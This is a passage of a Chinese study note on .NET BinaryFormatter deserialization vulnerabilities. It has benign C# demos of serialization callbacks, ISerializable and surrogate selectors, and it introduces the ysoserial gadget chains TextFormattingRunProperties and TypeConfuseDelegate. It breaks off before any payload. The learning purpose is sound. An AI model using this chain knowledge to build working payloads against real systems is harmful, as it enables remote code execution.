
BinaryFormatter的反序列化链
前言:需要学习exchange,但是又涉及到了反序列化的知识,所以这边需要学习下反序列化漏洞,这篇笔记记录BinaryFormatter反序列化漏洞
参考文章:https://learn.microsoft.com/zh-cn/dotnet/standard/serialization/binaryformatter-security-guide
参考文章:https://learn.microsoft.com/zh-cn/dotnet/standard/serialization/custom-serialization
参考文章:https://xz.aliyun.com/t/9593
参考文章:https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf
参考文章:https://www.freebuf.com/articles/web/200914.html
BinaryFormatter

在 .NET 中,风险最大的目标是使用 BinaryFormatter 类型来反序列化数据的应用。 BinaryFormatter 因为其强大的功能和易用性而广泛用于整个 .NET 生态系统。 但是,其强大的功能也让攻击者能够影响目标应用内的控制流。 成功的攻击可能导致攻击者能够在目标进程的上下文中运行代码。
更简单的比喻是,假设在有效负载上调用 BinaryFormatter.Deserialize 相当于将该有效负载解释为独立的可执行文件并启动它。
BinaryFormatter位于命名空间:System.Runtime.Serialization.Formatters.Binary
微软特地在相关的文档中说了该类的危险性,可以参考对应的文章 https://learn.microsoft.com/zh-cn/dotnet/standard/serialization/binaryformatter-security-guide

反序列化的四个特性
| 特性 | 发生 | 描述 |
|---|---|---|
| OnDeserializingAttribute | 反序列化之前 | 初始化可选字段的默认值。 |
| OnDeserializedAttribute | 反序列化之后 | 根据其他字段的内容修改可选字段值。 |
| OnSerializingAttribute | 序列化之前 | 准备序列化。 例如,创建可选数据结构。 |
| OnSerializedAttribute | 序列化之后 | 记录序列化事件。 |
特性代码测试
using System;
using System.Collections;
using System.Collections.Generic;
using System.Data.Services.Internal;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Reflection;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;
using System.Windows.Data;
using System.Windows.Markup;
using System.Xml.Serialization;
using Microsoft.VisualStudio.Text.Formatting;

namespace SerializationCollection
{

    class Program
    {

        [Serializable]
        public class MyObject
        {
            public string str { get; set; }
            public MyObject() { }

            //实现了ISerializable接口的类必须包含有序列化构造函数,否则会出错。
            protected MyObject(SerializationInfo info, StreamingContext context)
            {
                Console.WriteLine("MyObject(SerializationInfo info, StreamingContext context)");
                str = info.GetString("str");
            }

            [OnDeserializing]
            private void TestOnDeserializing(StreamingContext sc)
            {
                Console.WriteLine("TestOnDeserializing");

            }
            [OnDeserialized]
            private void TestOnDeserialized(StreamingContext sc)
            {
                Console.WriteLine("TestOnDeserialized");
            }
            [OnSerializing]
            private void TestOnSerializing(StreamingContext sc)
            {
                Console.WriteLine("TestOnSerializing");
            }
            [OnSerialized]
            private void TestOnSerialized(StreamingContext sc)
            {
                Console.WriteLine("TestOnSerialized");
            }
        }

        public static void Main(string[] args)
        {
            try
            {
                MyObject myObject = new MyObject();
                myObject.str = "hello";

                using (MemoryStream memoryStream = new MemoryStream())
                {
                    // 构建formatter
                    BinaryFormatter binaryFormatter = new BinaryFormatter();
                    // 序列化
                    binaryFormatter.Serialize(memoryStream, myObject);
                  // 重置stream
                    memoryStream.Position = 0;
                    myObject = null;
                    // 反序列化
                    myObject = (MyObject)binaryFormatter.Deserialize(memoryStream);
                    Console.WriteLine(myObject.str);    // hello
                }

            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
            Console.ReadKey();
        }

    }
}
可以发现,通过上述代码的执行在序列化和反序列化之后都进行了触发对应的状态
ISerializable接口的作用
控制二进制序列化的另一种方法是在对象上实现ISerializable接口,实现ISerializable涉及到实现GetObjectData方法以及反序列化对象时所用的特殊构造函数。
-
实现了ISerializable接口的类必须包含有序列化构造函数,否则会出错。这里比较特殊的就是实现了ISerializable还需要去实现一个反序列化的构造函数,因为反序列化的时候会调用这个实现了ISerializable的特殊的构造函数
-
需要实现ISerializable中的GetObjectData,GetObjectData这个方法和JAVA中对比的话,其实就是对一个序列化的类去自定义的实现它的writeObject方法来自己控制序列化
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters;
using System.Runtime.Serialization.Formatters.Binary;
using System.Security.Permissions;

class Hello
{
    [Serializable]
    public class MyObject : ISerializable
    {
        public string str { get; set; }
        public MyObject(){}

        //实现了ISerializable接口的类必须包含有序列化构造函数,否则会出错。
        protected MyObject(SerializationInfo info, StreamingContext context)
        {
            Console.WriteLine(2);
            Console.WriteLine("MyObject(SerializationInfo info, StreamingContext context)");
            str = info.GetString("str");
        }

        [OnDeserializing]
        private void TestOnDeserializing(StreamingContext sc)
        {
            Console.WriteLine("TestOnDeserializing");

        }
        [OnDeserialized]
        private void TestOnDeserialized(StreamingContext sc)
        {
            Console.WriteLine("TestOnDeserialized");
        }
        [OnSerializing]
        private void TestOnSerializing(StreamingContext sc)
        {
            Console.WriteLine("TestOnSerializing");
        }
        [OnSerialized]
        private void TestOnSerialized(StreamingContext sc)
        {
            Console.WriteLine("TestOnSerialized");
        }

        public void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            throw new NotImplementedException();
        }
    }

    class Program
    {
        static void Main(string[] args)
        {
            try
            {
                MyObject myObject = new MyObject();
                myObject.str = "this_is_test";

                using (MemoryStream memoryStream = new MemoryStream())
                {
                    // 构建formatter
                    BinaryFormatter binaryFormatter = new BinaryFormatter();
                    // 序列化
                    binaryFormatter.Serialize(memoryStream, myObject);
                    // 重置stream
                    memoryStream.Position = 0;
                    myObject = null;
                    // 反序列化
                    myObject = (MyObject)binaryFormatter.Deserialize(memoryStream);
                    Console.WriteLine(myObject.str);    // this_is_test
                }

            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
        }
    }
}

可以看到,上面我自己在MyObject对象中自己实现了GetObjectData方法导致没有将str字段进行写入,导致在触发反序列化的的特殊构造函数的时候无法获取到str字段,最终出现报错信息
但是如果在GetObjectData方法中进行写入的时候,此时的情况就是正常运行了,结果如下图所示
BinaryFormatter序列化的生命周期和事件

对于Formatter类型的序列化和反序列化的类都实现了三个字段,通过这三个字段,我们可以控制序列化和反序列化时数据的类型、值以及其他信息。
- SerializationBinder
用于控制在序列化和反序列化期间使用的实际类型
- StreamingContext
序列化流上下文 其中states字段包含了序列化的来源和目的地
- ISurrogateSelector
序列化代理选择器,接管formatter的序列化或反序列化处理
在上面的学习ISerializable的时候,发现只有GetObjectData,而其实还有个就是SetObjectData的方法,GetObjectData对应的是序列化的写入,SetObjectData对应的是反序列化的写出
个人理解:其实如果只是实现了ISerializable的时候,其实也是一个是类似SetObjectData的作用的,就是反序列化的特殊构造函数,这个构造函数其实也可以理解为是SetObjectData
using System;
using System.IO;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;
using System.Security.Permissions;

class Hello
{
    [Serializable]
    public class MyObject : ISerializable
    {
        public string str { get; set; }
        public MyObject()
        {
        }
        //实现了ISerializable接口的类必须包含有序列化构造函数,否则会出错。
        protected MyObject(SerializationInfo info, StreamingContext context)
        {
            Console.WriteLine("MyObject(SerializationInfo info, StreamingContext context)");
            str = info.GetString("str");
        }

        [SecurityPermission(SecurityAction.LinkDemand, Flags = SecurityPermissionFlag.SerializationFormatter)]
        public virtual void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            Console.WriteLine("GetObjectData of MyObject.class");
            info.AddValue("str", str, typeof(string));
        }

        [OnDeserializing]
        private void TestOnDeserializing(StreamingContext sc)
        {
            Console.WriteLine("TestOnDeserializing");

        }
        [OnDeserialized]
        private void TestOnDeserialized(StreamingContext sc)
        {
            Console.WriteLine("TestOnDeserialized");
        }
        [OnSerializing]
        private void TestOnSerializing(StreamingContext sc)
        {
            Console.WriteLine("TestOnSerializing");
        }
        [OnSerialized]
        private void TestOnSerialized(StreamingContext sc)
        {
            Console.WriteLine("TestOnSerialized");
        }
    }
    class MySerializationSurrogate : ISerializationSurrogate
    {
        public void GetObjectData(object obj, SerializationInfo info, StreamingContext context)
        {
            Console.WriteLine("GetObjectData of ISerializationSurrogate");
            info.AddValue("str", ((MyObject)obj).str);
        }

        public object SetObjectData(object obj, SerializationInfo info, StreamingContext context, ISurrogateSelector selector)
        {
            Console.WriteLine("SetObjectData of ISerializationSurrogate");
            MyObject m = new MyObject();
            m.str = (string)info.GetValue("str", typeof(string));
            return m;
        }
    }
    class Program
    {
        static void Main(string[] args)
        {
            try
            {
                MyObject myObject = new MyObject();
                myObject.str = "hello";

                using (MemoryStream memoryStream = new MemoryStream())
                {
                    // 构建formatter
                    BinaryFormatter binaryFormatter = new BinaryFormatter();
                    // 设置序列化代理选择器
                    SurrogateSelector ss = new SurrogateSelector();
                    ss.AddSurrogate(typeof(MyObject), binaryFormatter.Context, new MySerializationSurrogate());
                    // 赋值给formatter 这里是否设置代理选择器决定了序列化的生命周期
                    binaryFormatter.SurrogateSelector = ss;
                    // 序列化
                    binaryFormatter.Serialize(memoryStream, myObject);
                    // 重置stream
                    memoryStream.Position = 0;
                    myObject = null;
                    // 反序列化
                    myObject = (MyObject)binaryFormatter.Deserialize(memoryStream);
                    Console.WriteLine(myObject.str);    // hello
                }

            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
            Console.ReadKey();
        }
    }
}

可以看到当我们同时实现了ISerializable的接口和使用了SurrogateSelector代理选择器的时候,就不会调用了ISerializable的GetObjectData和对应的特殊构造函数了,而是优先调用ISerializationSurrogate中的GetObjectData和SetObjectData方法
BinaryFormatter序列化和反序列化编写
这边定义一个MyObject对象,通过Serializable属性来进行标识可序列化,然后通过BinaryFormatter来进行序列化MyObject对象和反序列化保存MyObject的文件来进行测试

其中MyObject的n2变量被标识为NonSerialized属性,那么在序列化的过程中也不会对该字段进行序列化存储,结果如下所示
using System;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;


[Serializable]
public class MyObject
{
    public int n1;
    [NonSerialized] public int n2;
    public String str;
}

class Hello
{
    public static void BinaryFormatterSerialize(string file, object o)
    {
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        FileStream fileStream = new FileStream(file, FileMode.Create, FileAccess.Write, FileShare.None);
        binaryFormatter.Serialize(fileStream, o);
        fileStream.Close();
        Console.WriteLine($"serialize object {o} to file {file}.");
    }

    public static object BinaryFormatterDeserialFromFile(string file)
    {
        IFormatter formatter = new BinaryFormatter();
        Stream stream = new FileStream(file, FileMode.Open, FileAccess.Read, FileShare.Read);
        object o = formatter.Deserialize(stream);
        stream.Close();
        return o;
    }

    static void Main(string[] args)
    {
        try
        {
            MyObject myObject = new MyObject();
            myObject.n1 = 1;
            myObject.n2 = 2;
            myObject.str = "jack";

            BinaryFormatterSerialize("1.bin", myObject);
            MyObject myObject1 = (MyObject)BinaryFormatterDeserialFromFile("1.bin");

            Console.WriteLine($"n1:{myObject1.n1}");
            Console.WriteLine($"n2:{myObject1.n2}");
            Console.WriteLine($"str:{myObject1.str}");
        }
        catch (Exception e)
        {
            Console.WriteLine(e.Message);
        }
        Console.ReadKey();
    }
}
可以看到除了MyObject的n2没有被序列化,其他的两个属性在反序列化的时候都进行了输出

除了BinaryFormatter,相关的Formatter和IFormatter也存在类似的问题
BinaryFormatter的反序列化攻击链
那其实跟JAVA中的反序列化漏洞都类似,BinaryFormatter这个点作为source反序列化的入口点了,那么还需要的就是chain和sink点
这边可以从ysoserial源码中进行学习BinaryFormatter反序列化攻击,可以发现基于BinaryFormatter反序列化攻击的链有两条,一条是TextFormattingRunProperties,另一条是TypeConfuseDelegate,如下所示
TextFormattingRunProperties
先来学习TextFormattingRunProperties,这边可以直接来看TextFormattingRunProperties的实现
这边可以看到TextFormattingRunProperties是实现了ISerializable接口的

这边实现了ISerializable的GetObjectData方法,自定义的将对应的属性进行写入序列化

那么TextFormattingRunProperties对应的实现的特殊的构造函数
